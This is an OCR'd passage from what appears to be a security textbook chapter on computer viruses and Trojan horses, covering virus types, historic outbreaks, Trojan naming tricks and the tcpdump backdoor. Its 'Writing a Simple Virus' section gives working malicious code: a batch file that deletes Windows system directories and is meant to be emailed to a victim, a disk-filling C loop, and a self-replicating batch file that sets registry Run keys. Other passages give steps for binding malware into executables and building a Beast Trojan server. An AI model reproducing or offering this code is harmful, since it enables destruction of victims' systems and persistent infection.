


Fig. 8

Polymorphic Code

- A well-written polymorphic virus therefore has no parts that stay the same on each infection
- To enable polymorphic code, the virus has to have a polymorphic engine (also called mutating engine or mutation engine)
- Polymorphic code is a code that mutates while keeping the original algorithm intact




Fig. 9

Metamorphic Virus

Metamorphic viruses rewrite themselves completely each time they are to infect new executables Metamorphic code is a code that can reprogram itself by translating its own code into a temporary representation and then back to normal code again.

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the metamorphic engine.




Fig. 10

Cavity Virus

These typically don't increase the size of the program they infect. Instead they will overwrite a part of the code that can be used to store the virus code safely. Normally these overwrite areas of files that contain zeros in binary files. These are often slow spreaders in DOS systems.

"**Binary files**" is another name for executable files.




Fig. 11

Sparse Infector Virus

Sparse infector virus infects only occasionally (e.g. every tenth program executed) or only files whose lengths fall within a narrow range.

By infecting less often, such viruses try to minimize the probability of being discovered.




Fig. 12

Companion Virus

A Companion virus creates a companion file for each executable file the virus infects.

Therefore a companion virus may save itself as notepad.com and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and therefore infect the system.




Fig. 13

File Extension Virus

File extension viruses change the extensions of files. TXT is safe as it indicates a pure text file.

With extensions turned off if someone sends you a file named BAD.TXT.VBS you will only see BAD.TXT.

If you've forgotten that extensions are actually turned off, you might think this is a text file and open it. This is really an executable Visual Basic Script virus file and could do serious damage.

Countermeasure is to turn off "Hide file extensions" in Windows.




Fig. 14

Tunneling Virus

They hide themselves under anti-virus while infecting.

Camouflage Virus

Disguise themselves as genuine applications of user.

Storage Pattern of a Virus

Shell Virus

Virus code forms a shell around target host program's code, making itself the original program and host code as its sub-routine.

Add-on Virus

Appends its code at the beginning of host code without making any changes to the latter one.

Intrusive Virus

Overwrites the host code partly or completely with viral code

Direct or Transient Virus

Transfers all the controls to host code where it resides.

It selects the target program to be modified and corrupts it.

Terminate and Stay Resident Virus (TSR)

Remains permanently in the memory during the entire work session even after the target host program is executed and terminated.

It can be removed only by rebooting the system.

2.3.5 Famous Viruses

Melissa

Melissa is a Microsoft Word macro virus. Through macros, the virus alters the Microsoft Outlook e-mail program so that the virus gets sent to the first 50 people in the address book.

First found on March 26, 1999, **Melissa** shut down Internet mail systems that got clogged with infected e-mails propagating from the virus.

The author Smith was sentenced to 10 years in Jail.

It does not corrupt any data on the hard drive or crashes the computer. However, it affects MS Word settings.

Melissa arrives as an e-mail attachment. The subject of the message containing the virus reads: "Important message from" followed by the name of the person whose e-mail account it was sent from.

The body of the message reads: Here's the document you asked for...don't show anyone else;-) Double-clicking the attached Word document (typically named LIST.DOC) will infect the machine.

Klez

Klez virus arrives as an e-mail attachment that automatically runs when viewed or previewed in Microsoft Outlook or Outlook Express.

It is a memory-resident mass-mailing Virus that uses its own SMTP engine to propagate via e-mail. Its e-mail messages arrive with randomly selected subjects.

It spoofs its e-mail messages so that they appear to have been sent by certain e-mail accounts, including accounts that are not infected.




Fig. 15

Rebecca double clicks the attached executable in the e-mail.

Upon execution, this worm drops a copy of itself as WINK*.EXE in the Windows System folder.

- (Where * is a randomly generated variable length string composed of alphabetical characters. For example, it may drop the copy as WINKABC.EXE)

Payload

Once the victim's computer is infected, the Klez virus starts propagating itself to other users through Microsoft Outlook contact list

2.3.6 Writing a Simple Virus

In this section we will discuss some methods to write a simple virus, please try these techniques at your own risk:

1) **Batch file virus**

- Create a batch file Game.bat with the following text

  @ echo off

  del c:\winnt\system32*.*

  del c:\winnt*.*

- Convert the Game.bat batch file to Game.com using bat2com utility
- Send the Game.comfile as an e-mail attachment to a victim
- When the victim runs this program, it deletes core files in WINNT directory making Windows unusable

2) **Test Virus**

Sometimes it is unacceptable for you to send out real viruses to your network for test or demonstration purposes. EICAR.ORG has created a test virus definition that is harmless and will be picked by every AV program. Type the following text in notepad and save the file as eicar.com.

This Test Virus is for testing purposes only and will not cause any harm whatsoever.

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-

ANTIVIRUS-TEST-FILE!$H+H*

This file eicar.com will be detected as virus by your AV.

3) **File Inflation Virus**

Code:

```
//START v.c
#include<stdio.h>
#include<stdlib.h>
void main()
{
while(1)
{
system("dir>>â||a.exe");
}
}
//END
```

As you can see this is a very little programe.Compiling the programme we get v.exe file. This is our virus. How it works? The system call "dir>>â||a.exe" will execute the dos command 'dir' and ridirect its output to a file â||a.exe(the symbol âoš can be obtained by pressing 456 on numpad holding alt key).So running the program in a folder having many files and folder will increase the size of âoša.exe in a great amount. This process will continue to infinity as this is in a while(1) loop.

4) **Self Replicating Virus**

Code: (Batch file)

```
@echo off
del C:\1.reg
>>"C:\1.reg" ECHO winblows Registry Editor Version 5.00
>>"C:\1.reg" ECHO
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\winblows\CurrentVersion\Run]
>>"C:\1.reg" ECHO "MSConfig"="C:\\1.bat"
>>"C:\1.reg" ECHO "MCUpdateExe"="c:\\2.bat"
>>"C:\1.reg" ECHO "explorer"="c:\\3.bat"
>>"C:\1.reg" ECHO "Norton"= "c:\\winblows\\1.bat"
>>"C:\1.reg" ECHO "System"="c:\\winblows\\2.bat"
>>"C:\1.reg" ECHO "autoexec"="c:\\winblows\\3.bat"
regedit.exe /s C:\1.reg
>>"C:\2.bat" ECHO :1
>>"C:\2.bat" ECHO copy 2.bat C:\3.bat
>>"C:\2.bat" ECHO copy 2.bat C:\4.bat
>>"C:\2.bat" ECHO copy 2.bat C:\5.bat
>>"C:\2.bat" ECHO start C:\2.bat
>>"C:\2.bat" ECHO start C:\3.bat
>>"C:\2.bat" ECHO start C:\4.bat
>>"C:\2.bat" ECHO start C:\5.bat
>>"C:\2.bat" ECHO copy C:\2.bat C:\winblows\1.bat
>>"C:\2.bat" ECHO copy C:\3.bat C:\winblows\2.bat
>>"C:\2.bat" ECHO copy C:\4.bat C:\winblows\3.bat
>>"C:\2.bat" ECHO start C:\winblows\1.bat
>>"C:\2.bat" ECHO start C:\winblows\2.bat
>>"C:\2.bat" ECHO start C:\winblows\3.bat
>>"C:\2.bat" ECHO goto 1
start 2.bat
del C:\1.reg
```

It creates a reg file and puts it in the registry then it creates a file in C:\ called 2.bat the 2.bat file copys itself into other files and opens them each file does the same 2.bat but they EACH loop so it keeps on opening other batches that each loop and open other batches the only way out is to boot in safe mode.

2.4 TROJAN HORSE

A Trojan horse is a program that appears to have some useful or benign purpose, but really masks some hidden malicious functionality.

As you might expect, Trojan horses are called Trojans for short and the verb referring to the act of planting a Trojan horse is to Trojanize or even simply to Trojan. If you recall your ancient Greek history, you'll remember that the original Trojan horse allowed an army to sneak right through a highly fortified gate. Amazingly, the attacking army hid inside a giant wooden horse offered as a gift to the unsuspecting victims.

It worked like a charm. In a similar fashion, today's Trojan horses try to sneak past computer security fortifications, such as firewalls, by employing like-minded trickery. By looking like normal, happy software, Trojan horse programs are used for the following goals:

Backdoor is a term used to describe a secret or undocumented means of getting into a computer system.

- Duping a user or system administrator into installing the Trojan horse in the first place. In this case, the Trojan horse and the unsuspecting user become the entry vehicle for the malicious software on the system.
- Blending in with the "normal" programs running on a machine. The Trojan horse camouflages itself to appear to belong on the system so users and administrators blithely continue their activity, unaware of the malicious code's presence.

2.4.1 Trojan Name Game

At the very simplest level of Trojan horse techniques, an attacker might merely alter the name of malicious code on a system so that it appears to belong on that machine. By giving a backdoor program the same name of some other program you'd normally expect to be on your system, an attacker might be able to operate undetected. Let's investigate their naming games in more detail.

Windows Suffixes

One very simple Trojan horse naming technique used by attackers against Windows systems is to trick victims by creating a file name with a bunch of spaces in it to obscure the file's type.

The information security business has done a good job over the last decade of informing our users not to run executable attachments included in e-mail or those that appear on their hard drive. "Unknown EXE files cause trouble", we lecture our users, with furled eyebrows and a deep voice to emphasize the importance of this lesson. But, An attacker could confuse a victim by naming a file with a bunch of spaces before the real suffix, like this:

just_text.txt .exe

That .EXE at the end of the name after all of the spaces makes the program executable, but the unwary user might not notice the .EXE suffix.




Fig. 16

Those innocent-looking dots mean that the file name is actually longer than what is displayed.

Mimicking Other File Names

These Trojan horse naming issues go beyond just putting a bunch of spaces between the name and its file extension on Windows systems. Often, to fool a victim, attackers create another file and process with exactly the same name as an existing program installed on the machine, such as the UNIX init process. Init normally starts running all other processes while the system boots up. In this type of naming attack, you could actually see two processes named init running on your system: your normal init that's supposed to be there and another Trojan horse named init by the attacker.

Similarly, on a Windows machine, you could notice that there are two running processes called iexplore.




Fig. 17

We see an attacker copying the Netcat program, giving it the rather curious name of iexplore.exe. After creating the copy of Netcat, the intrepid attacker, sets up a backdoor listener with the copy. The backdoor is waiting with a command shell on TCP port 2222. However, if we look at the Task Manager now, it appears that there is just another copy of iexplore.exe, the Internet Explorer browser, running on the machine.

If an attacker gives a backdoor a name(like smss.exe or crss.exe), Task Manager will refuse to kill it. The system gets confused, believing the backdoor process is really the vital system process. The system is overprotective to prevent a user from accidentally killing a vital process and making the system unstable.

Dangers of "." (dot) in the path

UNIX, most running programs, including command shells and even GUIs, have the concept of a path. This variable just contains a list of directories that are searched in order from start to finish when a new program or command name is executed. For example, on my UNIX machine, I can view my path by typing:

$ echo $PATH

On Windows, you can view your path by using the set command and searching for the word Path, as follows:

C:\> set Path

Whenever I type a program's name at a command prompt, my system starts combing through the directories in my path, one by one, until it finds the command and runs it. If it cannot find the command in my path, the system responds with an error message, saying that the program or command could not be found.

On UNIX systems, by default, your current working directory, referred to as "." and usually pronounced "dot", is not in your path. So, if you change to a directory and type the name of a program in that directory, you'll get a "Command not found" error, even though you are in the same directory as the program you are looking for.

Suppose someone misconfigured your UNIX account and "." was in your path. Also, suppose that an attacker gains low-privileged access to your machine, but hasn't yet conquered superuser privileges on the box. This bad guy could name an evil Trojan horse program ls and put it in some world writable directory on the machine. The ls command is used to get a listing of the contents of a directory.

With "." in your path, if you ever changed directories into the attacker's trap directory and ran the ls command to get a directory listing, you'd run the Trojan horse! This Trojan horse might instantly give the attacker all of your permissions on the machine. If you have superuser privileges, the attacker now has such privileges as well, having successfully launched a privilege escalation attack using a Trojan horse version of ls.

This matter differs markedly on Windows systems. In the Windows command shell, the current working directory is implicitly in your path. Even though the set command doesn't show a "." in your path, it's still there, implicitly represented, just because you are using Windows.

2.4.2 Wrap Stars

Many attackers also combine their malicious code with an innocuous program to create a nice, cozy-looking package. By grafting together two programs, one malicious and one benign, an attacker can more easily trick unsuspecting users or administrators into running or ignoring the combined result. When unsuspecting victims receive the combined package and run it, the malicious executable embedded in the package will typically run first.

To marry two executables together, an attacker uses a wrapper tool. The computer underground uses several terms to refer to these tools, including wrappers, binders, packers, EXE binders and EXE joiners.




Fig. 18

Some wrappers go even further by encrypting the malicious code portion of the resulting package, so that antivirus programs on the target system have more difficulty detecting the malicious program. Ofcourse, to make the malicious program run on its target, the wrapper must add a decryption routine to the resulting package.

Using File Joiner 2.0

Download File joiner from the website **http://www.file-joiner.com/**, save the executable and run.





Fig. 19

Click on Add File, to Add the files to join.






Fig. 20

Click on Join Files and Save the file.




Fig. 21

The Tcpdump and Libpcap Trojan Horse Backdoor

To understand the nature of the Trojan horses bundled with these programs, let's look at the functionality of the malicious code included in the tcpdump and libpcap distribution during that fateful week in November 2002.

To install an up-to-date version of tcpdump, an administrator typically downloads the latest package from the tcpdump Web site. This package includes a script called "configure" that analyzes the system used to compile the tool, typically an administrator's machine. The configure script verifies that certain required compiler options, libraries and other programs needed for building tcpdump are included on the system. The script then devises a plan for compiling the software on that particular machine. After configure runs, the administrator can compile the tool. However, the version of the configure script distributed with tcpdump and libpcap included a nasty yet invisible surprise. Starting with the download of the Trojan horse version of the installation package in step 1. The administrator runs the configure script in step 2. While the configure scriptchecks the system configuration as expected, it also attempts to connect to a Web server operated by the attacker to grab a copy of another script, named "services", shown in step 3. With a simple name like services, it sounds pretty innocuous.




Fig. 22

2.4.3 The Beast Trojan

Beast 2.07 is a powerful Troj.n built in 2004. Here we show a sample Trojan creation using beast.

Download Beast 2.07 easily available from the Internet and run the executable.




Fig. 23

Click Build server. And then fill in details

